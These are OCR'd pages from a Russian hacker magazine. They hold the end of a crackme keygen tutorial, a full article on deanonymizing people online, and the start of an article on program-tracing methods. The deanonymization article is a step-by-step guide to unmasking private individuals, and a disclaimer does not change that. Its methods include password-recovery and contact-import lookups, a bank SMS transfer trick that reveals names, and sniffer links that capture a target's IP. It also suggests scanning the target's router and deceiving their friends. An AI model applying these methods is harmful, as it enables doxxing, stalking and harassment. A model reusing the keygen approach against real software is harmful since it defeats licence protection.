    v17[i * 3 + 2] = (v11[8] * v9[i * 3 + 2] % 7 + (v11[5] * ↵
    v9[i * 3 + 1] % 7 + (v11[2] * v9[i * 3 + 0] % 7) % 7) % 7) % 7;
    i++;
} while (i < 3);
```

Видно, что даже если переменная v17 известна, то нас это не спасает, так как идет хеширование с потерей информации. Давай подведем промежуточные итоги.





Рис. 5. Алгоритм проверки серийного ключа






Рис. 6. Алгоритм подбора переменной v9

Рис. 7. Стек вызова

ОТКЛЮЧАЕМ ASLR

Чтобы было проще исследовать программу, рекомендую для начала отключить ASLR, иначе при каждом запуске адрес ее загрузки будет меняться, что приведет к путанице с адресами изучаемых функций и существенно замедлит процесс реверсинга. Сделать это можно двумя способами:

1. **Глобально отключить поддержку ASLR для всей системы. Для этого надо в реестре в ветке** `HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management` **создать ключ** `MoveImages` **(DWORD) и присвоить ему значение 0. После этого перезагрузить систему.**
2. **Отключить рандомизацию адресного пространства только для исследуемого файла. Для этого надо будет в опциональном заголовке исполняемого файла изменить значение поля** `DllCharacteristics` **с 8140 на 8100. Сделать это можно, например, с помощью PETools (PETools → Tools → PE Editor (выбираем файл) → Optional Header → Dll Flags).**

После этого можно будет спокойно исследовать файл под отладчиком.

Известно:

- значение переменной v17 из функции `sub_401170`;
- `mail` и, следовательно, `buf`.

Нужно найти серийник (вытащить из функции `sub_401070`); для этого необходимо знать еще валидные хеши от v9 и v11, являющиеся результатом работы функции `sub_401070` и затем передающиеся в `sub_401170`. Наш план действий таков:

1. Из функции `sub_401170` вытаскиваем хеши от v9 и v11.
2. Из функции `sub_401070` вытаскиваем серийник.

ПИШЕМ КЕЙГЕН

Приступаем к первому пункту — из функции `sub_401170` вытаскиваем хеши от v9 и v11. Как говорилось выше, хеширование идет с потерей информации, и просто провести все действия в обратном порядке не получится. Что же делать в таком случае? Капитан Очевидность нам сразу же подскажет, что нужно брутить, и будет прав. Но напрашивается вопрос, для чего мы все это городили, если можно было брутить с самого начала? Дело в том, что если брутить совсем вслепую, то имеем: 10 цифр + 26 больших и столько же маленьких английских букв, итого 62 различных символа, 18 — длина серийника, 62^18 = 1,83 * 10^18. Конечно, это самый пессимистичный вариант, но, даже если время перебора сократится в 10 000 раз, нам не будет от этого легче.

В этой ситуации нужно внимательно проанализировать зависимость v17 от v9 и v11. Я сделал так: отдельно реализовал функцию `sub_401170(v9, v11, (int)v17)` и в цикле под отладчиком менял значения переменных v9, v11 так, чтобы значение v17 подходило под маску `{x,y,y,y,x,y,y,y,x}` (главное — добиться такого рисунка, а дальше уже можно и перебрать, так, чтобы было `{1,0,0,0,1,0,0,0,1}`). После пары часов и литра кофе мне надоело хаотично менять значения, и я решил попробовать очевидный вариант — v9 и v11 присвоил вот такое значение: `{1,0,0,0,1,0,0,0,1}`. И, о чудо, это было то, что нужно! Если еще посидеть, то можно выяснить, что подходят также значения `{0,1,0,1,0,0,0,0,1}`, `{0,0,1,0,1,0,1,0,0}`. При желании можно еще накопать коллизий, но мы остановимся на первом варианте. Итак, на данном этапе у нас вырисовывается алгоритм генерации серийного номера, представленный на рис. 5.

Перебираем значения v9 по маске `{x,y,y,y,x,y,y,y,x}`, на место x и y подставляем значения из первых 16 элементов массива `buf`. Почему? Вспоминая, как реализована функция `sub_401070(v9)`, где хешируются v9 и v11, понимаем, что в v9 входит множество значений первых 16 элементов массива `buf`. То есть количество вариантов 16^2 = 256, с учетом того, сколько там коллизий, перебор пройдет значительно быстрее. Далее выполняем реализованную функцию `sub_401170(v9, v9, (int)v17)` (первая и вторая часть серийного номера равны), и если переменная v17 равна `{1,0,0,0,1,0,0,0,1}`, то хеш верный и ищем на его основе наш серийник.

После того как получаем хеш v9, нужно достать из него серийный номер. Делается это так:

- совершаем обратную перестановку;
- каждый элемент `v9[i]` сравнивается с первыми 16 элементами массива `buff[]`;
- если предыдущее условие выполняется, то подбираем такое нужное число

```
for (int i = 0; i < 256; i++)
{
    a = (i - (8 * (i / 16))) % 16;
    if (indexV9 == a)
    {
        // Проверка на печатаемые символы
        if ((i >= 48 && i <= 57)||(i >= 65 && i ↵
        <= 90)||(i >= 97 && i<=122))
        {
            resultX = i;
        }
    }
}
```

ФИНИШНАЯ ПРЯМАЯ

Ну вот, собственно говоря, и все. Соединяем весь код и компилируем свой кейген. Если лень писать или нужно что-то подглядеть, то проект, написанный на шарпе, лежит на dvd.xakep.ru. Все оказалось не так сложно, как предполагалось вначале. Надо сказать, это было хорошее задание: на нем можно потренироваться в чистой защите, без траты времени на то, чтобы найти нужное место или DLL, распаковать и так далее. Но в то же время и не оторванное от жизни, а показывающее, примерно как устроена защита.

Если ты успешно освоил данное задание (а желательно еще и парочку похожих), то можно сказать, что основными приемами реверсинга ты овладел. Теперь из качественных преград могут попасться упакованные программы или нашпигованные антиотладочными приемами. Но если немного запастись терпением, кофе и чуть-чуть усердия, то и это тоже окажется по силам. Так что вперед! Желаю удачи в освоении искусства реверсинга, побольше терпения и интересных задач! ⌶



DVD

Исходные коды получившегося генератора серийных номеров ждут тебя на dvd.xakep.ru.



Дмитрий «Bo0oM» Бумов
@i_bo0om, bo0om.ru


Деанонимизация для домохозяек

Спорим, я угадаю, как тебя зовут?

Привет, %username%! Думаю, ты наверняка сталкивался с ситуацией, когда нужно было добыть информацию о человеке, имея на руках лишь ник/почту/скайп/etc. Считаешь, это нереально и анонимность онлайн все-таки существует? Тогда смотри, как, не используя специсточники (телефонные справочники, базы сотовых операторов), можно вычислить практически любого индивидуума. Ведь в наше время оставаться анонимным можно только одним способом — уйдя жить в лес.



INFO
Некоторое время назад Дмитрий Евтеев уже писал (bit.ly/K34e6h) об интересном моменте, когда Facebook + VK могут отдать твой номер телефона.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

WHO IS WHO

Оставим за рамками статьи причины, по которым иногда приходится собирать информацию о человеке, и акцентируем внимание на способах, которые могут нам в этом помочь. Начнем с того, что у многих есть свои сайты или блоги и, быть может, даже на своем домене. Раньше, до появления Private Person, большинство владельцев доменов при регистрации указывали свои реальные данные. К сожалению, сейчас whois информация домена не имеет практически никакой ценности, так как не позволяет напрямую связаться с админом сайта. Максимум, что можно почерпнуть оттуда, — данные о регистраторе, который, возможно, поможет связаться с админом, но скорее всего — нет. Вдобавок наше правительство борется за сохранность персональных данных и говорит: мол, не имеет права регистратор показывать приватные данные пользователя. Именно поэтому международная организация ICANN сейчас пересматривает whois в целом и обещает его модернизацию. А пока мы можем только посмотреть историю whois, в чем нам помогут такие сервисы, как 1stat.ru (к сожалению, не обновляется с 2012 года, да и смысла особо нет, Private Person же!), whoishistory.ru (не показывает некоторые данные, но email можно узнать) и подобные. Суть их такова: можно вбить домен и посмотреть email и телефон владельца, если он их указывал до того, как изменил регистрационную информацию на Private Person. А можно еще проще — на большинстве блогов/сайтов есть раздел «Контакты», где ты найдешь ICQ, Skype или email (эти данные также могут быть доступны на форумах и сайтах, где тусуется аноним).

ПОИСК. ОБЫЧНЫЙ ПОИСК

Следующий вариант — обычный поиск. Это, в общем-то, основы основ, и, наверное, ты и без меня все знаешь, но если что-нибудь забыл — я подскажу. Посмотри в поисковиках, где зарегистрирован, чем интересуется, с кем общается, есть ли дополнительная информация, например альтернативные ники и средства связи. Кстати, Яndex в этом плане не уступает по количеству информации Google, а в некоторых случаях и опережает (опять же не забывай про people.yandex.ru).

Не стоит недооценивать и обычный поиск по ICQ, для этого го бежим на people.icq.com, пробуем искать по имени или уже известному номеру аськи, обычно там можно найти дату рождения и имя. Если данные не сфальсифицированы — нетрудно будет по ним найти профили в соцсетях. Также стоит дополнительно поискать в Skype, очень часто к нему прикреплен номер телефона, а если не указан город, можно посмотреть в настройках местное время анонима и тем самым сузить местоположение по часовому поясу.

Учись работать с информацией и находи ей правильное применение, импровизируй и не забывай про социальную инженерию. Можно потратить кучу времени в поисках владельца почтового ящика, а можно просто ему написать (ну например, с предложением работы). Можно сутками сидеть, пытаясь отыскать хозяина телефонного номера, а можно просто позвонить, не правда ли? Но если это не твой вариант — тогда читай дальше, сейчас мы будем рассматривать, что можно узнать о человеке по одному лишь мылу/телефону.

GMAIL НАМ ПОМОЖЕТ

Для начала создай аккаунт в Gmail и добавь в контакты своего анонима (так и назови — аноним, заполни поле с мылом и укажи телефон, если есть, конечно). Нужно вычислить сразу несколько человек? Еще лучше! Сейчас будем пробивать людей оптом. Ну а если ты сделал, как я тебя просил, и добавил в гугл мыло анона (ну или множество email'ов), то делаем следующее: заходим в vk.com/friends?act=find и выполняем поиск друзей через




Рис. 1. **Facebook — самая добрая и совершенно не жадная соцсеть**






Рис. 2. **Mail.ru раскроет большинство цифр твоего телефона**


Рис. 3. Сбербанк тоже отлично раскрывает информацию

Рис. 4. Именно тут Facebook покажет тебе данные от Skype

Рис. 5. В WebMoney можно загрузить целый список для «пробива»









FLASHBACK

ВКонтакте когда-то водилась такая фича — можно было встраивать в страницу групп Flash. При этом была возможность вставить такую флешку, которая следит за гостями, но, к сожалению, ее прикрыли.



WWW

Еще интересную информацию можно найти на таких популярных сайтах, как:

sprashivai.ru (даже не спрашивай, что это) — авторизация там происходит через VK, и ссылка указана прямо в профиле;

kinopoisk.ru, lastfm.ru — также интеграция с соцсетями, ссылки на профили.

Gmail и сервисы. VK сам произведет импорт контактов и выдаст список ссылок на найденные аккаунты. Однако для того, чтобы узнать, кто есть кто, лучше все-таки добавлять контакты по одному. В Facebook аналогичную функцию выполняет страничка «Пригласить друзей» (https://www.facebook.com/friends/requests/?fcref=ffb), справа внизу окно «Добавить личные контакты», а там «Другая электронная почта». Готово? А теперь идем на LinkedIn и также импортируем контакты — https://www.linkedin.com/fetch/importAndInviteEntry. И тут не нашлось? Тогда давай проверим, вдруг у искомого друга есть кошелек WebMoney! Заходим на contacts.webmoney.ru (для этого даже не нужно иметь WebMoney-аккаунта) — и производим поиск там. В отличие от соцсетей, если WebMoney находит подтвержденный аккаунт, то там будет достоверная информация, таким образом можно спалить адрес и телефон, что не может не радовать!

СОЦИАЛЬНЫЕ СЕТИ – ИСТОЧНИК ИНФОРМАЦИИ

Кто-то использует соцсети для общения, для связи с родными, кто-то троллит там мирных обывателей, скрывая свои комплексы за маской анонимуса, кто-то слушает музыку и смотрит веселые картинки, играет в приложения и собирает лайки. Но в любом случае у большинства людей так или иначе там есть аккаунты. Кстати, а ты есть в соцсетях, %username%? А есть скайп позвонить? А если найду? :) Так, о чем это я... А, вот, в отличие от лицокниги, vk.com жадный, не хочет просто так восстанавливать номер телефона — мол, введите фамилию. Но чтоб его задобрить, просто переходим в мобильную версию — дада, m.vk.com снова работает без фамилии, только тсс... (на момент написания статьи данная фича еще работала, сейчас, к сожалению, ее уже прикрыли). Тыкаем «Восстановить пароль», вводим email или мобилку, смотрим, есть ли объект в соцсети. Ну, насчет VK понятно, перейдем теперь к его зарубежному прародителю.

Вот чем мне нравится Facebook, так это своим отношением к людям. Разработчики там добрые, да и сама соцсеть получилась такая белая и пушистая. Зайдя в Facebook'е на страницу восстановления пароля, ты можешь ввести email или номер телефона, и он тебе по-братски выдаст фотографию и имя, спросит, восстанавливаем по телефону или лучше по email? Все для людей — красота!

Допустим, нам повезло, и мы нашли имя и фото/аватарку анонима в обеих соцсетях, заходим в поиск и ищем его страницу. Манипулируя при этом с возрастом, можно узнать дату и год его рождения. А теперь пошли смотреть его аватарки! Вообще, полученные фотографии могут засветиться в любом другом месте, поэтому не упускай возможность поиска по фотке — в этом нам поможет Google (поиск по картинкам) и TinEye (TinEye.com). Разумеется, если фотография не картинка с маской Гая Фокса, то способ вполне может сработать и привести тебя на какой-нибудь другой сайт, который может раскрыть дополнительную информацию об объекте.

МЫЛО ЧЕРЕЗ SKYPE

Я уже говорил, что Facebook — няша? Участвуя в bug bounty от этой социалки, я приятно удивился, что, когда я две недели не отправлял им свои реквизиты после найденных багов, они напоминали про оплату. В общем, очень доброжелательные ребята. Но, помимо всего прочего, FB — это такой склад информации о людях, что АНБ может даже не запрашивать сведения — пользователи и так сами все расскажут о себе. Вот, например, еще один способ деанона — Skype. Скайп сейчас очень популярен, он отодвинул прочие мессенджеры в сторонку, хотя давно есть аналоги, которые дешевле, быстрее, безопаснее и лишены рекламы. Но что поделать, общество выбрало именно его. Так вот, Facebook дает возможность узнать, на какой email зарегистрирован Skype. На прошлом шаге ты, наверное, уже обратил внимание на менюшку Skype? Возвращайся туда и вбивай данные. Не забудь для этого зарегистрировать Skype-аккаунт и добавить в список контактов анонима. Интересно то, что аноним может даже отклонить авторизацию или вовсе проигнорировать, но он останется в списке контактов —

поэтому фича сработает. Соцсеть, конечно же, предложит пригласить все импортированные контакты, но нам это надо? Нет. Поэтому отказываемся и переходим по ссылке управления импортированными контактами — https://www.facebook.com/invite_history.php. ТАДАМ! Там будет список из логина к Skype и email'а. Не пугайся, что email видно не полностью, — просто кликни по нему, Facebook предложит ввести капчу (ну чтоб не парсили сотнями), и мыло отобразится целиком.

Что еще касается почты, Яндекс ввел такую фичу, как (телефон)@yandex.ru, Google связал идентификаторы G+ (ну помнишь, социальная сеть для работников Google) с почтой. Просто ретрив (восстановление пароля) также применим к почте, советую это отдельно рассмотреть. А любимая многими mail.ru показывает номер телефона, кроме четырех последних цифр, что не есть гуд (но не для нас). Остальные цифры можно найти в других сервисах, например, Facebook и Google могут дать две недостающие цифры номера — но я уверен, что можно найти и все четыре :).

В таком поиске очень хорошо помогает Google, любимый многими хакерами поисковик. В отличие от Яндекса, он индексирует все подряд ресурсы, на которых должным образом не настроен robots.txt, а все благодаря браузеру Chrome (ух, шпион). Так вот, если аноним им пользуется, можно применить следующий dork: `site:vk.com inurl:login?act=mobile&hash` и добавить его имя. Вот так можно узнать первые и последние цифры телефона.

ПОДСТАВА С МЕССЕНДЖЕРАМИ

А вообще, знаешь, в чем недостаток анонимов? Они — люди. А людям свойственно ошибаться. Чтобы быть полностью анонимным, нужно отказаться от всех плюшек, которые дарит жизнь, иначе вычислить объект будет проще простого. Они так же общаются со своими одноклассниками (одногруппниками, коллегами, но чаще — с одноклассниками :)). Вот, например, популярные сейчас приложения WhatsApp, Viber, Telegram Messenger — казалось бы, как добраться сюда? Зная номер телефона анонимного человека — добавляй его в контакты на смартфоне. Когда ты откроешь мобильный мессенджер, там уже будет его фотка и имя, которые он сам загрузил в приложение. Поживем — увидим, вдруг и там появится поиск друзей по email'у?

ФИЧИ С БАНКАМИ

Черт возьми, всего десяток лет назад мобильным телефоном мог похвастаться только мажор (я в свою очередь хвастался пейджером), а теперь это необходимое устройство для повседневной жизни. Сейчас к телефону привязаны не только социальные сети, но и различные сервисы и услуги. Вот, например, банки. Я пользуюсь Сбербанком (цыц, не реклама!), и у меня есть прекрасная фича — перевод с карты на карту через SMS. Это на самом деле полезная фича — вот звонит тебе друг и говорит: «Бро, одолжи срочно пять тыщ рублей до зарплаты», а ты находишься в другом конце города (а то и в другом городе), но человеку реально нужно помочь. Поэтому мы такие берем и отправляем SMS, при этом деньги с карты переводятся на карту друга. Круто, правда? Но, помимо прочего, это еще один прекрасный способ деанонимизации. Сценарий таков: пытаемся перевести 100 рублей на номер анонима — отправляем `ПЕРЕВОД 9150000000 100`, в ответ приходит SMS — «Для перевода 100 рублей на карту получателя Василий Васильевич П. отправьте код 12345 на номер 900». Не бойся, деньги не уйдут, пока ты не отправишь полученный код обратно. Для получения полного списка команд нужно отправить слово Help на этот же номер, но там вроде больше ничего интересного нет. Я думаю, что Сбербанк не один такой, а если и один, то скоро такую фичу введут в других банках, ибо удобно!

ОПАСНЫЕ СВЯЗИ

Родственные связи, друзья и коллеги также могут помочь деанонимизировать. Например, если ты аноним в Facebook'е, но зарегистрирован под реальным именем в «Одноклассниках», можно найти родственников, лучших друзей в другой соцсети и поискать рядом. Изучай человека, осмотри его окружение, порой можно обратиться к друзьям анонима, сказать, что срочно нужно выйти с ним на связь. Кстати говоря, на ZeroNights 2013 был конкурс на инвайт, где нужно было найти мое имя по нику — Bo0oM. Фейковое имя ВКонтакте нашли многие, а вот найти жену в «Одноклассниках» и посмотреть «замужем за ...» догадались только двое.

Если тот чувак, которого ты ищешь, выходит в Сеть, есть еще один вектор — можно отправить ему ссылку, которая сделает редирект на твой профиль в одной из соцсетей, где показывается, кто заходил на страницу. А это те же «Одноклассники» («Мои гости»), LinkedIn («Кто просматривал ваш профиль»), ну и, конечно же, другие. Главное, чтобы он был авторизован в этой соцсети, а то получится не торт. А вот для ВК можно создать специальное приложение. Для этого идем на соответствующую страницу — vk.com/editapp?act=create и выбираем «IFrame/Flash приложение». В iFrame можно засунуть ссылку на свой сайт, который и будет отслеживать referer'ы зашедшего народа, а в них как раз таки и будет передаваться ID гостей. По аналогии так же можно сделать и в Facebook, только для этого надо будет ознакомиться с https://developers.facebook.com/.

А можно просто отправить юзеру ссылку на снифер, в виде смайлика в личку на форуме, на почту с темой «компромат», ну или в тех же приложениях. Еще одна фишка — некоторые современные мессенджеры (например, QIP 2012) поддерживают теги типа `[img]`. Если ты кинешь в аську или Jabber ссылку на свой снифер в этом теге, клиент попробует ее загрузить, тем самым ты получишь его IP. С помощью этих манипуляций ты хотя бы узнаешь его местоположение, а еще можно просканить его айпишку, в роутерах «закладок» — тьма, да и редко кто роутеры обновляет, даже если производители правят уязвимости. Но это уже относится совсем к другой теме…

ЗАКЛЮЧЕНИЕ

Я бы мог рассказать еще много интересных фич, например, как обойти использование прокси (с помощью Flash, Java), как пробить IP в Skype, но тебя же в гугле не забанили, правда? Поэтому давай просто подведем итоги. Как видишь, социальные сети и различные мессенджеры для тех, кто скрывает свою личность, — зло. В любом случае, кто ищет — тот всегда найдет. Запомни, %username%, аноним — сам себе враг, а поисковик — твой лучший друг.

P. S. Кстати, о птичках. Давеча я писал костыль, который работал с VK API и методом `account.importContacts` (пробивал телефоны и email'ы по контактику), но он уже не актуален, да и вообще сам метод переименовали в `account.lookupContacts`. Так что можешь посмотреть, разобраться и запилить свою тулзу (правда, не факт, что новый метод работает должным образом, и там не более десяти обращений в час). Или, быть может, ты знаешь еще интересные способы деанона — тогда пиши в твиттер или на xakep@bo0om.ru, мне будет интересно :). Всех благ! ⌶



FLASHBACK

Еще один отличный деанон был в пробиве юзера через QIWI-терминал. Он отлично работал года три-четыре, но, видимо, из-за фазы луны и аномальной погоды эту возможность закрыли незадолго до публикации статьи. А суть была вот в чем. Заходим в QIWI → Социальные сети → Голоса ВКонтакте, вводим номер телефона, и терминал спрашивает: «Это вы? Пупкин Василий (id123)», записываешь ID и нажимаешь «Нет». Эх, вот бы отснифать, что он там посылал :).



INFO

Рекомендую ознакомиться с интересным докладом Алексея Синцова «Сражаясь с анонимностью» (bit.ly/1aoNtsV).




Рис. 6. История whois сайта журнала



Я слежу за тобой

Альтернативные методы трассировки приложений

Трассировка используется во многих видах ПО: в эмуляторах, динамических распаковщиках, фаззерах. Традиционные трейсеры работают по одному из четырех принципов: эмуляция набора инструкций (Bochs), бинарная трансляция (QEMU), патчинг бинарных файлов для изменения потока управления (Pin) либо работа через отладчик (PaiMei, основанный на IDA). Но сейчас речь пойдет о более интересных подходах.

ЗАЧЕМ ОТСЛЕЖИВАТЬ?

Задачи, которые решают с помощью трассировки, можно условно разделить на три группы в зависимости от того, что именно отслеживается: выполнение программы (поток управления), поток данных или взаимодействие с ОС. Давай поговорим о каждой подробнее.

ПОТОК УПРАВЛЕНИЯ

Отслеживание потока управления помогает понять, что делает бинарник во время исполнения. Это хороший способ работы с обфусцированным кодом. Также, если ты работаешь с фаззером, это поможет с анализом покрытия кода. Или возьмем, например, антивирусное ПО, где трассировщик проследит за исполнением бинарного файла, сформулирует некий паттерн его поведения, а также поможет с динамической распаковкой исполняемого файла.

Трассировка может происходить на разных уровнях: отслеживание каждой инструкции, базовых блоков либо только определенных функций. Как правило, она осуществляется путем пред/постинструментации, то есть патчинга потока управления в наиболее «интересных» местах. Другой метод состоит в том, чтобы просто приаттачить отладчик к исследуемой программе и обрабатывать ловушки и точки останова. Однако есть еще один не очень распространенный способ — задействовать функции центрального процессора. Одна из интересных возможностей процессоров Intel — флаг MSR-BTF, который позволяет отслеживать выполнение программы на уровне базовых блоков — на ветвлениях (бранчах). Вот что говорится по поводу данного флага в документации:

«Когда ПО устанавливает флаг BTF в MSR-регистре MSR_DEBUGCTLA и устанавливает флаг TF в регистре EFLAGS, процессор будет генерировать отладочное прерывание только после встречи с ветвлением или исключением».

ПОТОК ДАННЫХ

В этом сценарии трассировка применяется для распаковки кода, а также для наблюдения за обработкой ценной информации — таким образом можно обнаружить неправильное использование объектов, переполнения и прочие ошибки. Кроме того, оно также может использоваться для сохранения и восстановления контекста в процессе трассировки. Обычно это делается так: исследуемая библиотека полностью дизассемблируется, после этого в ней локализуются все инструкции чтения/записи, а затем в процессе выполнения кода происходит их парсинг и определяется адрес назначения. Есть и другой вариант — с помощью соответствующей API-функции устанавливается защита виртуальной памяти, после чего отслеживаются все нарушения доступа к ней. Реже используется метод, когда в памяти изменяется таблица страниц.

ВЗАИМОДЕЙСТВИЕ С ОС

Мониторинг взаимодействия с ОС позволяет отфильтровывать попытки доступа к реестру, контролировать изменения файлов, отслеживать взаимодействие процесса с различными системными ресурсами, а также вызовы определенных API-функций. Как правило, это реализуется через перехват API-функций, путем вставки «трамплинов», inline-хуков, модификацию таблицы импорта, установку брейкпоинтов. Другой вариант — задействовать системный вызов SYSCALL. Ведь если вспомнить, то каждая API-функция, которая вносит какие-то изменения в ОС, на самом деле представляет собой не что иное, как простую обертку для определенного системного вызова.

